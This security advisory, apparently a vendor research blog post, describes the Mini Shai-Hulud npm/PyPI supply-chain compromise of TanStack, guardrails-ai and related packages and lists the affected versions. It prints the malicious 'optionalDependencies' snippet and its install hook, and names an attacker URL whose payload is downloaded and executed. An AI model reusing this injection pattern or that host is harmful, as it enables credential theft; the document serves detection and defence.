


TanStack npm Packages Compromised in Ongoing Mini Shai-Hulud...



[Blog](#)
[Research](#)

TanStack npm Packages Compromised in Ongoing Mini Shai-Hulud Supply-Chain Attack

Socket detected 84 compromised TanStack npm package artifacts modified with suspected CI credential-stealing malware.

Socket Research Team

Summarize with AI

The Socket Threat Research team detected a compromise across 84 npm package artifacts in the tanstack namespace. Affected packages were modified to add a suspected credential stealer targeting various CI systems, including Github Actions. All packages were flagged by Socket AI

Scanner in six minutes or less after publication.

Several of the newly turned malicious packages, like `pkg:npm/@tanstack/react-router` have over 12 million weekly downloads, and are widely consumed both directly and transitively across the npm ecosystem, making this compromise especially significant from a software supply-chain perspective.

The malicious package versions all contain a newly added `router_init.js` file. The ~2.3 MB large file is heavily obfuscated using the javascript-obfuscator pattern (string-array rotation, hex-encoded identifier lookups like `_0x253b`, control-flow flattening inside `while(![]){}` state machines, dead-code injection) — distinct from any normal minifier output (Terser, esbuild, swc). The file has spawn-based daemonization with a *`_DAEMONIZED re-entrancy guard and detached stdio;`* access to *`GITHUB*`* environment variables (Actions/CI-only secrets, including tokens and actor identity); temp-directory staging with read/write/unlink lifecycle; and remote streaming/dispatch operations.

The recently published versions also contain the following added `optionalDependencies` field in their `package.json` file, resolving to a commit in the `TanStack/router` repository under commit hash [79ac49eedf774dd4b0cfa308722bc463cfe5885c](https://github.com/tanstack/router/commit/79ac49eedf774dd4b0cfa308722bc463cfe5885c).

```
"optionalDependencies": {  
  "@tanstack/setup": "github:tanstack/router#79ac49eedf774dd4b0cfa308722bc463cfe5885c"  
}
```

The commit is highly suspicious because it is a standalone/root commit with no parent history and introduces only two files: a `package.json` and a bundled `tanstack_runner.js` payload. The added `package.json` defines a package named `@tanstack/setup` and registers a `prepare` lifecycle hook that executes `bun run tanstack_runner.js && exit 1`. Since npm lifecycle hooks execute automatically when installing git-based dependencies, this allows arbitrary code to run on developer workstations or CI systems during installation.

The commit was authored by the GitHub account [voicproducoes](https://github.com/voicproducoes), whose public repositories include projects named “A Mini Shai-Hulud has Appeared”, signaling that this compromise is likely connected to recent large-scale npm supply-chain malware campaigns and indication that the account has been taken over.

[TanStack's postmortem](#) attributes the compromise to a chained GitHub Actions attack involving the `pull_request_target` “Pwn Request” pattern, GitHub Actions cache poisoning across the fork-to-base trust boundary, and runtime memory extraction of an OIDC token from the GitHub Actions runner process. The TanStack team said no npm tokens were stolen and that the npm publish workflow itself was not compromised. Instead, the malicious publishes were authenticated through the project’s OIDC trusted-publisher binding after attacker-controlled code ran during the workflow’s test/cleanup phase and posted directly to the npm registry.

TanStack has deprecated the affected versions, engaged npm security to pull the malicious tarballs, purged GitHub Actions cache entries, and merged hardening changes to restructure the affected workflow, add repository-owner guards, and pin third-party action references.

We are tracking this compromise as part of the ongoing Mini Shai-Hulud campaign:

<https://socket.dev/supply-chain-attacks/mini-shai-hulud>

Recommended Actions

1. **Immediate triage:** Run `shasum -a 256` on all `router_init.js` files in your dependency tree. Match against `ab4fcadaec49c03278063dd269ea5eef82d24f2124a8e15d7b90f2fa8601266c`.
2. **Rotate all secrets immediately** on any system that installed an affected `@tanstack/*` version. Priority order: npm tokens, GitHub PATs/OIDC trusts, AWS credentials (static keys and instance roles), Vault tokens, Kubernetes service account tokens.
3. **Revoke GitHub Actions OIDC federation grants** for any npm package published from affected repos; re-establish only after confirming the publishing workflow has not been tampered with.
4. **Audit `.claude/` and `.vscode/` directories** in all developer home directories and project roots. Remove `router_runtime.js`, `setup.mjs`, and any unfamiliar entries in `settings.json` hooks or `tasks.json`.
5. **Review recent commits** to your GitHub repositories for the author `claude@users.noreply.github.com` that were not initiated through the legitimate Claude Code GitHub App. Use `git log --all --author=claude@users.noreply.github.com` to locate them; revert and force-push if found.
6. **Scan npm publishing logs** for any unexpected publishes from your organization's packages, particularly versions published from GitHub Actions runners that were not initiated by a team member.
7. **Block egress to `filev2.getsession[.]org`** and related Session infrastructure at the perimeter if not in active use. The IP range for Session's service node network is distributed, so DNS-level blocking of `.getsession.org` is more effective than IP rules.
8. **Implement Subresource Integrity or package lock verification** with a pinned `integrity` field for all `@tanstack/*` packages in `package-lock.json` or `pnpm-lock.yaml`. Any version with a hash mismatch should block CI.
9. **Restrict OIDC token scopes** in GitHub Actions workflows: set `permissions: id-token: none` in all workflows that do not explicitly need OIDC publishing, and pin the `id-token: write` permission to only the specific job that publishes.
10. **Do not trust Sigstore provenance badges alone** as a security signal. This implant demonstrates that an attacker who can execute in GitHub Actions can generate valid Sigstore attestations for malicious packages.

The table below tracks compromised package artifacts across all Mini Shai-Hulud waves and can be sorted by detected time to find the latest packages compromised today, including Mistral AI, UiPath, TanStack, and others.

Update: OpenSearch, Mistral AI, and Guardrails AI Added to Campaign - 2026-05-12 03:05:38 UTC

Socket is continuing to track new compromised package artifacts tied to the Mini Shai-Hulud campaign across npm and PyPI.

Since the earlier TanStack, UiPath, and Mistral AI npm findings, Socket has identified additional compromised artifacts affecting OpenSearch, PyPI `mistralai`, PyPI `guardrails-ai`, and additional Squawk packages.

Newly confirmed compromised artifacts include:

- `@opensearch-project/opensearch` npm versions `3.5.3`, `3.6.2`, `3.7.0`, and `3.8.0`
- PyPI `mistralai@2.4.6`
- PyPI `guardrails-ai@0.10.1`
- Additional `@squawk/*` npm artifacts, including `@squawk/mcp@0.9.5`, `@squawk/weather@0.5.10`, `@squawk/flightplan@0.5.6`, and related packages

The `guardrails-ai@0.10.1` compromise is especially notable because the malicious code executes on import. Socket's analysis confirmed that the package checks for Linux systems, downloads a remote Python artifact from <https://git-tanstack.com/transformers.pyz>, writes it to `/tmp/transformers.pyz`, and executes it with `python3` without integrity verification. This code was not present in the immediately prior `guardrails-ai@0.10.0` release, confirming it as a fresh compromise.

The git-tanstack.com domain also displayed a message signed "With Love TeamPCP," along with "We've been online over 2 hours now stealing creds," suggesting the attacker infrastructure remained live while the campaign was being investigated.

```
We've been online over 2 hours now stealing creds
Regardless I just came to say hello :^)
youtu.be/kK42LZq00wA - With Love TeamPCP
```

Socket also [reported the issue to the Guardrails AI project on GitHub](#) at 9:17PM EST, noting that `guardrails-ai==0.10.1` was the affected PyPI tar.gz artifact, that `0.10.0` and earlier were safe, and that the compromise appears linked to "TeamPCP" based on artifacts observed at associated infrastructure.

This latest activity shows the campaign continuing to propagate across both npm and PyPI, with affected packages spanning search infrastructure, AI tooling, aviation-related developer packages, enterprise automation, frontend tooling, and CI/CD-adjacent ecosystems.

All Compromised Packages

Mini Shai-Hulud Affected Packages

Package Artifact	Published	Detected ▼
pypi mistralai 2.4.6	2026-05-12 00:05:16 UTC	2026-05-12 03:05:38 UTC
pypi mistralai 2.4.6	2026-05-12 00:05:16 UTC	2026-05-12 03:05:17 UTC
npm @opensearch-project/opensearch 3.5.3	2026-05-12 00:47:39 UTC	2026-05-12 02:14:34 UTC
npm @opensearch-project/opensearch 3.8.0	2026-05-12 00:43:54 UTC	2026-05-12 02:12:45 UTC
npm @opensearch-project/opensearch 3.7.0	2026-05-12 00:42:29 UTC	2026-05-12 02:11:40 UTC
pypi guardrails-ai 0.10.1	2026-05-12 00:47:09 UTC	2026-05-12 00:59:36 UTC
pypi guardrails-ai 0.10.1	2026-05-12 00:47:09 UTC	2026-05-12 00:59:31 UTC
npm @opensearch-project/opensearch 3.6.2	2026-05-12 00:29:34 UTC	2026-05-12 00:36:40 UTC
npm cross-stitch 1.1.7	2026-05-11 23:52:17 UTC	2026-05-11 23:57:49 UTC
npm @squawk/fix-data 0.6.8	2026-05-11 23:52:08 UTC	2026-05-11 23:57:46 UTC
npm @squawk/weather 0.5.10	2026-05-11 23:51:55 UTC	2026-05-11 23:57:43 UTC
npm @squawk/icao-registry-data 0.8.8	2026-05-11 23:52:23 UTC	2026-05-11 23:57:40 UTC
npm @squawk/airport-data 0.7.8	2026-05-11 23:52:18 UTC	2026-05-11 23:57:39 UTC
npm @squawk/flightplan 0.5.6	2026-05-11 23:51:54 UTC	2026-05-11 23:57:36 UTC
npm @squawk/units 0.4.7	2026-05-11 23:51:54 UTC	2026-05-11 23:57:31 UTC

Package Artifact	Published	Detected ▼
npm @squawk/flight-math 0.5.8	2026-05-11 23:51:54 UTC	2026-05-11 23:57:31 UTC
npm @squawk/mcp 0.9.5	2026-05-11 23:51:55 UTC	2026-05-11 23:57:30 UTC
npm @squawk/fixes 0.3.6	2026-05-11 23:51:54 UTC	2026-05-11 23:57:29 UTC
npm @squawk/airspace-data 0.5.7	2026-05-11 23:52:09 UTC	2026-05-11 23:57:27 UTC
npm @squawk/procedure-data 0.7.7	2026-05-11 23:52:12 UTC	2026-05-11 23:57:27 UTC
npm @squawk/navaids 0.4.6	2026-05-11 23:51:54 UTC	2026-05-11 23:57:26 UTC
npm @squawk/procedures 0.5.6	2026-05-11 23:51:55 UTC	2026-05-11 23:57:26 UTC
npm @squawk/notams 0.3.10	2026-05-11 23:51:51 UTC	2026-05-11 23:56:50 UTC
npm @squawk/airways 0.4.6	2026-05-11 23:51:49 UTC	2026-05-11 23:56:37 UTC
npm @squawk/airports 0.6.6	2026-05-11 23:51:52 UTC	2026-05-11 23:56:34 UTC
npm ts-dna 3.0.5	2026-05-11 23:51:53 UTC	2026-05-11 23:56:27 UTC
npm @squawk/types 0.8.5	2026-05-11 23:51:52 UTC	2026-05-11 23:56:25 UTC
npm @squawk/icao-registry 0.5.6	2026-05-11 23:51:51 UTC	2026-05-11 23:56:25 UTC
npm @squawk/airspace 0.8.5	2026-05-11 23:51:53 UTC	2026-05-11 23:56:24 UTC
npm @squawk/geo 0.4.8	2026-05-11 23:51:52 UTC	2026-05-11 23:56:24 UTC
npm @squawk/navaid-data 0.6.8	2026-05-11 23:51:50 UTC	2026-05-11 23:56:24 UTC
npm @squawk/airway-data 0.5.8	2026-05-11 23:51:56 UTC	2026-05-11 23:53:54 UTC

Package Artifact	Published	Detected ▼
npm @mistralai/mistralai 2.2.4	2026-05-11 22:53:59 UTC	2026-05-11 23:07:59 UTC
npm @squawk/mcp 0.9.4	2026-05-11 22:57:02 UTC	2026-05-11 23:02:54 UTC
npm @squawk/types 0.8.3	2026-05-11 22:55:28 UTC	2026-05-11 23:02:12 UTC
npm @beproduct/nestjs-auth 0.1.18	2026-05-11 22:55:03 UTC	2026-05-11 23:02:09 UTC
npm @squawk/airspace-data 0.5.5	2026-05-11 22:55:28 UTC	2026-05-11 23:02:07 UTC
npm ts-dna 3.0.4	2026-05-11 22:57:01 UTC	2026-05-11 23:02:05 UTC
npm git-git-git 1.0.12	2026-05-11 22:56:34 UTC	2026-05-11 23:02:05 UTC
npm @squawk/airway-data 0.5.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:05 UTC
npm @squawk/airports 0.6.5	2026-05-11 22:57:02 UTC	2026-05-11 23:02:05 UTC
npm git-branch-selector 1.3.7	2026-05-11 22:56:34 UTC	2026-05-11 23:02:05 UTC
npm @tallyui/pos 0.1.3	2026-05-11 22:55:40 UTC	2026-05-11 23:02:05 UTC
npm @tallyui/connector-vendure 1.0.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:04 UTC
npm cross-stitch 1.1.5	2026-05-11 22:55:28 UTC	2026-05-11 23:02:04 UTC
npm @supersurkhet/cli 0.0.7	2026-05-11 22:55:49 UTC	2026-05-11 23:02:04 UTC
npm @squawk/mcp 0.9.3	2026-05-11 22:55:28 UTC	2026-05-11 23:02:04 UTC
npm @squawk/flightplan 0.5.5	2026-05-11 22:57:01 UTC	2026-05-11 23:02:04 UTC
npm @squawk/fix-data 0.6.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:04 UTC

Package Artifact	Published	Detected ▼
npm @squawk/airspace-data 0.5.6	2026-05-11 22:57:02 UTC	2026-05-11 23:02:04 UTC
npm git-branch-selector 1.3.6	2026-05-11 22:54:58 UTC	2026-05-11 23:02:04 UTC
npm @taskflow-corp/cli 0.1.29	2026-05-11 22:55:49 UTC	2026-05-11 23:02:04 UTC
npm @squawk/icao-registry-data 0.8.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:04 UTC
npm @squawk/geo 0.4.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:04 UTC
npm @squawk/airport-data 0.7.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:04 UTC
npm @squawk/weather 0.5.8	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @squawk/geo 0.4.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @squawk/flight-math 0.5.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:03 UTC
npm @squawk/icao-registry 0.5.5	2026-05-11 22:57:02 UTC	2026-05-11 23:02:03 UTC
npm @beproduct/nestjs-auth 0.1.19	2026-05-11 22:56:39 UTC	2026-05-11 23:02:03 UTC
npm nextmove-mcp 0.1.7	2026-05-11 22:56:34 UTC	2026-05-11 23:02:03 UTC
npm @squawk/airways 0.4.4	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @tolka/cli 1.0.5	2026-05-11 22:54:58 UTC	2026-05-11 23:02:03 UTC
npm @squawk/airways 0.4.5	2026-05-11 22:57:02 UTC	2026-05-11 23:02:03 UTC
npm @squawk/fixes 0.3.5	2026-05-11 22:57:00 UTC	2026-05-11 23:02:03 UTC
npm cmux-agent-mcp 0.1.8	2026-05-11 22:55:49 UTC	2026-05-11 23:02:03 UTC

Package Artifact	Published	Detected ▼
npm @tallyui/connector-shopify 1.0.3	2026-05-11 22:55:40 UTC	2026-05-11 23:02:03 UTC
npm @squawk/flight-math 0.5.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @squawk/icao-registry 0.5.4	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @tallyui/components 1.0.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:03 UTC
npm @squawk/navaids 0.4.5	2026-05-11 22:57:00 UTC	2026-05-11 23:02:03 UTC
npm cross-stitch 1.1.6	2026-05-11 22:57:02 UTC	2026-05-11 23:02:03 UTC
npm @squawk/notams 0.3.9	2026-05-11 22:57:01 UTC	2026-05-11 23:02:03 UTC
npm @squawk/notams 0.3.8	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @tallyui/theme 0.2.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:03 UTC
npm @squawk/navaids 0.4.4	2026-05-11 22:55:27 UTC	2026-05-11 23:02:03 UTC
npm wot-api 0.8.3	2026-05-11 22:55:34 UTC	2026-05-11 23:02:03 UTC
npm @squawk/icao-registry-data 0.8.7	2026-05-11 22:57:03 UTC	2026-05-11 23:02:03 UTC
npm @tolka/cli 1.0.6	2026-05-11 22:56:34 UTC	2026-05-11 23:02:03 UTC
npm @supersurkhet/sdk 0.0.7	2026-05-11 22:55:49 UTC	2026-05-11 23:02:03 UTC
npm @squawk/airspace 0.8.3	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @squawk/procedure-data 0.7.5	2026-05-11 22:55:28 UTC	2026-05-11 23:02:03 UTC
npm @squawk/types 0.8.4	2026-05-11 22:57:01 UTC	2026-05-11 23:02:02 UTC

Package Artifact	Published	Detected ▼
npm @squawk/units 0.4.5	2026-05-11 22:55:27 UTC	2026-05-11 23:02:02 UTC
npm @squawk/airspace 0.8.4	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm @squawk/procedures 0.5.4	2026-05-11 22:55:27 UTC	2026-05-11 23:02:02 UTC
npm @squawk/flightplan 0.5.4	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm @squawk/fixes 0.3.4	2026-05-11 22:55:27 UTC	2026-05-11 23:02:02 UTC
npm @squawk/procedures 0.5.5	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm @tallyui/storage-sqlite 0.2.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:02 UTC
npm @tallyui/connector-woocommerce 1.0.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:02 UTC
npm @squawk/units 0.4.6	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm @tallyui/database 1.0.3	2026-05-11 22:55:41 UTC	2026-05-11 23:02:02 UTC
npm @squawk/navaid-data 0.6.7	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm @squawk/airport-data 0.7.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm @squawk/procedure-data 0.7.6	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm @squawk/airports 0.6.4	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm @tallyui/connector-medusa 1.0.3	2026-05-11 22:55:40 UTC	2026-05-11 23:02:02 UTC
npm @squawk/airway-data 0.5.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm git-git-git 1.0.11	2026-05-11 22:54:58 UTC	2026-05-11 23:02:02 UTC

Package Artifact	Published	Detected ▼
npm nextmove-mcp 0.1.6	2026-05-11 22:54:58 UTC	2026-05-11 23:02:02 UTC
npm wot-api 0.8.4	2026-05-11 22:57:08 UTC	2026-05-11 23:02:02 UTC
npm @squawk/weather 0.5.9	2026-05-11 22:57:02 UTC	2026-05-11 23:02:02 UTC
npm ts-dna 3.0.3	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm @squawk/navaid-data 0.6.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:02 UTC
npm @squawk/fix-data 0.6.6	2026-05-11 22:55:28 UTC	2026-05-11 23:02:01 UTC
npm @tallyui/core 0.2.3	2026-05-11 22:55:40 UTC	2026-05-11 23:02:01 UTC
npm @mistralai/mistralai 2.2.3	2026-05-11 22:49:23 UTC	2026-05-11 23:00:13 UTC
npm @mistralai/mistralai 2.2.2	2026-05-11 22:45:38 UTC	2026-05-11 23:00:07 UTC
npm @mistralai/mistralai-azure 1.7.3	2026-05-11 22:53:59 UTC	2026-05-11 22:59:58 UTC
npm @mistralai/mistralai-gcp 1.7.3	2026-05-11 22:53:59 UTC	2026-05-11 22:59:56 UTC
npm git-git-git 1.0.10	2026-05-11 22:48:16 UTC	2026-05-11 22:57:59 UTC
npm nextmove-mcp 0.1.5	2026-05-11 22:48:16 UTC	2026-05-11 22:55:59 UTC
npm @supersurkhet/sdk 0.0.6	2026-05-11 22:49:11 UTC	2026-05-11 22:55:05 UTC
npm @taskflow-corp/cli 0.1.28	2026-05-11 22:49:11 UTC	2026-05-11 22:55:04 UTC
npm cmux-agent-mcp 0.1.7	2026-05-11 22:49:11 UTC	2026-05-11 22:55:02 UTC
npm @squawk/mcp 0.9.2	2026-05-11 22:48:48 UTC	2026-05-11 22:55:01 UTC

Package Artifact	Published	Detected ▼
npm cross-stitch 1.1.4	2026-05-11 22:48:48 UTC	2026-05-11 22:54:57 UTC
npm @supersurkhet/cli 0.0.6	2026-05-11 22:49:11 UTC	2026-05-11 22:54:56 UTC
npm @squawk/airspace-data 0.5.4	2026-05-11 22:48:47 UTC	2026-05-11 22:54:38 UTC
npm @tallyui/theme 0.2.2	2026-05-11 22:49:01 UTC	2026-05-11 22:54:29 UTC
npm @squawk/types 0.8.2	2026-05-11 22:48:48 UTC	2026-05-11 22:54:28 UTC
npm @squawk/geo 0.4.5	2026-05-11 22:48:46 UTC	2026-05-11 22:54:27 UTC
npm @tallyui/connector-medusa 1.0.2	2026-05-11 22:49:02 UTC	2026-05-11 22:54:26 UTC
npm @squawk/airspace 0.8.2	2026-05-11 22:48:46 UTC	2026-05-11 22:54:26 UTC
npm @tallyui/connector-woocommerce 1.0.2	2026-05-11 22:49:01 UTC	2026-05-11 22:54:26 UTC
npm @squawk/airway-data 0.5.5	2026-05-11 22:48:48 UTC	2026-05-11 22:54:24 UTC
npm @tallyui/pos 0.1.2	2026-05-11 22:49:01 UTC	2026-05-11 22:54:22 UTC
npm @tallyui/components 1.0.2	2026-05-11 22:49:01 UTC	2026-05-11 22:54:16 UTC
npm @squawk/flight-math 0.5.5	2026-05-11 22:48:48 UTC	2026-05-11 22:54:16 UTC
npm @squawk/fix-data 0.6.5	2026-05-11 22:48:48 UTC	2026-05-11 22:54:16 UTC
npm @squawk/fixes 0.3.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:16 UTC
npm @tallyui/connector-vendure 1.0.2	2026-05-11 22:49:02 UTC	2026-05-11 22:54:16 UTC
npm @squawk/procedures 0.5.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:15 UTC

Package Artifact	Published	Detected ▼
npm @squawk/weather 0.5.7	2026-05-11 22:48:47 UTC	2026-05-11 22:54:15 UTC
npm @squawk/icao-registry 0.5.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:15 UTC
npm @tallyui/database 1.0.2	2026-05-11 22:49:02 UTC	2026-05-11 22:54:14 UTC
npm @squawk/airways 0.4.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:12 UTC
npm @squawk/airport-data 0.7.5	2026-05-11 22:48:48 UTC	2026-05-11 22:54:11 UTC
npm @squawk/flightplan 0.5.3	2026-05-11 22:48:47 UTC	2026-05-11 22:54:11 UTC
npm @tallyui/connector-shopify 1.0.2	2026-05-11 22:49:02 UTC	2026-05-11 22:54:10 UTC
npm @tallyui/storage-sqlite 0.2.2	2026-05-11 22:49:02 UTC	2026-05-11 22:54:10 UTC
npm ts-dna 3.0.2	2026-05-11 22:48:47 UTC	2026-05-11 22:54:09 UTC
npm wot-api 0.8.2	2026-05-11 22:48:53 UTC	2026-05-11 22:54:04 UTC
npm @squawk/units 0.4.4	2026-05-11 22:48:47 UTC	2026-05-11 22:54:04 UTC
npm @squawk/procedure-data 0.7.4	2026-05-11 22:48:47 UTC	2026-05-11 22:54:03 UTC
npm @squawk/navaid-data 0.6.5	2026-05-11 22:48:47 UTC	2026-05-11 22:54:03 UTC
npm @squawk/notams 0.3.7	2026-05-11 22:48:48 UTC	2026-05-11 22:54:03 UTC
npm @squawk/icao-registry-data 0.8.5	2026-05-11 22:48:48 UTC	2026-05-11 22:54:03 UTC
npm @squawk/airports 0.6.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:02 UTC
npm @squawk/nav aids 0.4.3	2026-05-11 22:48:46 UTC	2026-05-11 22:54:02 UTC

Package Artifact	Published	Detected ▼
npm @beproduct/nestjs-auth 0.1.17	2026-05-11 22:48:21 UTC	2026-05-11 22:53:32 UTC
npm git-branch-selector 1.3.5	2026-05-11 22:48:16 UTC	2026-05-11 22:53:06 UTC
npm @tolka/cli 1.0.4	2026-05-11 22:48:15 UTC	2026-05-11 22:53:06 UTC
npm @mistralai/mistralai-gcp 1.7.1	2026-05-11 22:45:38 UTC	2026-05-11 22:52:55 UTC
npm @mistralai/mistralai-gcp 1.7.2	2026-05-11 22:49:23 UTC	2026-05-11 22:52:46 UTC
npm @mistralai/mistralai-azure 1.7.1	2026-05-11 22:45:37 UTC	2026-05-11 22:52:46 UTC
npm @mistralai/mistralai-azure 1.7.2	2026-05-11 22:49:22 UTC	2026-05-11 22:52:45 UTC
npm @tallyui/core 0.2.2	2026-05-11 22:49:01 UTC	2026-05-11 22:51:41 UTC
npm @mesadev/saguaro 0.4.22	2026-05-11 22:44:30 UTC	2026-05-11 22:51:33 UTC
npm @mesadev/sdk 0.28.3	2026-05-11 22:44:26 UTC	2026-05-11 22:49:24 UTC
npm @mesadev/rest 0.28.3	2026-05-11 22:44:26 UTC	2026-05-11 22:49:22 UTC
npm cross-stitch 1.1.3	2026-05-11 22:17:07 UTC	2026-05-11 22:26:29 UTC
npm ts-dna 3.0.1	2026-05-11 22:17:05 UTC	2026-05-11 22:25:21 UTC
npm @squawk/mcp 0.9.1	2026-05-11 22:17:05 UTC	2026-05-11 22:23:27 UTC
npm wot-api 0.8.1	2026-05-11 22:17:10 UTC	2026-05-11 22:23:24 UTC
npm @squawk/notams 0.3.6	2026-05-11 22:17:05 UTC	2026-05-11 22:22:35 UTC
npm @squawk/airways 0.4.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:34 UTC

Package Artifact	Published	Detected ▼
npm @squawk/flightplan 0.5.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:32 UTC
npm @squawk/weather 0.5.6	2026-05-11 22:17:05 UTC	2026-05-11 22:22:28 UTC
npm @squawk/flight-math 0.5.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:28 UTC
npm @squawk/airway-data 0.5.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:26 UTC
npm @squawk/procedures 0.5.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:25 UTC
npm @squawk/icao-registry-data 0.8.4	2026-05-11 22:17:06 UTC	2026-05-11 22:22:24 UTC
npm @squawk/units 0.4.3	2026-05-11 22:17:05 UTC	2026-05-11 22:22:23 UTC
npm @squawk/navaids 0.4.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:23 UTC
npm @squawk/types 0.8.1	2026-05-11 22:17:05 UTC	2026-05-11 22:22:23 UTC
npm @squawk/fix-data 0.6.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:22 UTC
npm @squawk/navaid-data 0.6.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:22 UTC
npm @squawk/icao-registry 0.5.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:22 UTC
npm @squawk/fixes 0.3.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:21 UTC
npm @squawk/geo 0.4.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:21 UTC
npm @squawk/procedure-data 0.7.3	2026-05-11 22:17:05 UTC	2026-05-11 22:22:20 UTC
npm @squawk/airspace-data 0.5.3	2026-05-11 22:17:06 UTC	2026-05-11 22:22:19 UTC
npm @squawk/airports 0.6.2	2026-05-11 22:17:05 UTC	2026-05-11 22:22:19 UTC

Package Artifact	Published	Detected ▼
npm @squawk/airspace 0.8.1	2026-05-11 22:17:05 UTC	2026-05-11 22:22:19 UTC
npm @squawk/airport-data 0.7.4	2026-05-11 22:17:05 UTC	2026-05-11 22:22:16 UTC
npm @tolka/cli 1.0.3	2026-05-11 22:09:06 UTC	2026-05-11 22:15:27 UTC
npm git-branch-selector 1.3.4	2026-05-11 22:09:06 UTC	2026-05-11 22:15:26 UTC
npm nextmove-mcp 0.1.4	2026-05-11 22:09:06 UTC	2026-05-11 22:15:18 UTC
npm git-git-git 1.0.9	2026-05-11 22:09:06 UTC	2026-05-11 22:15:17 UTC
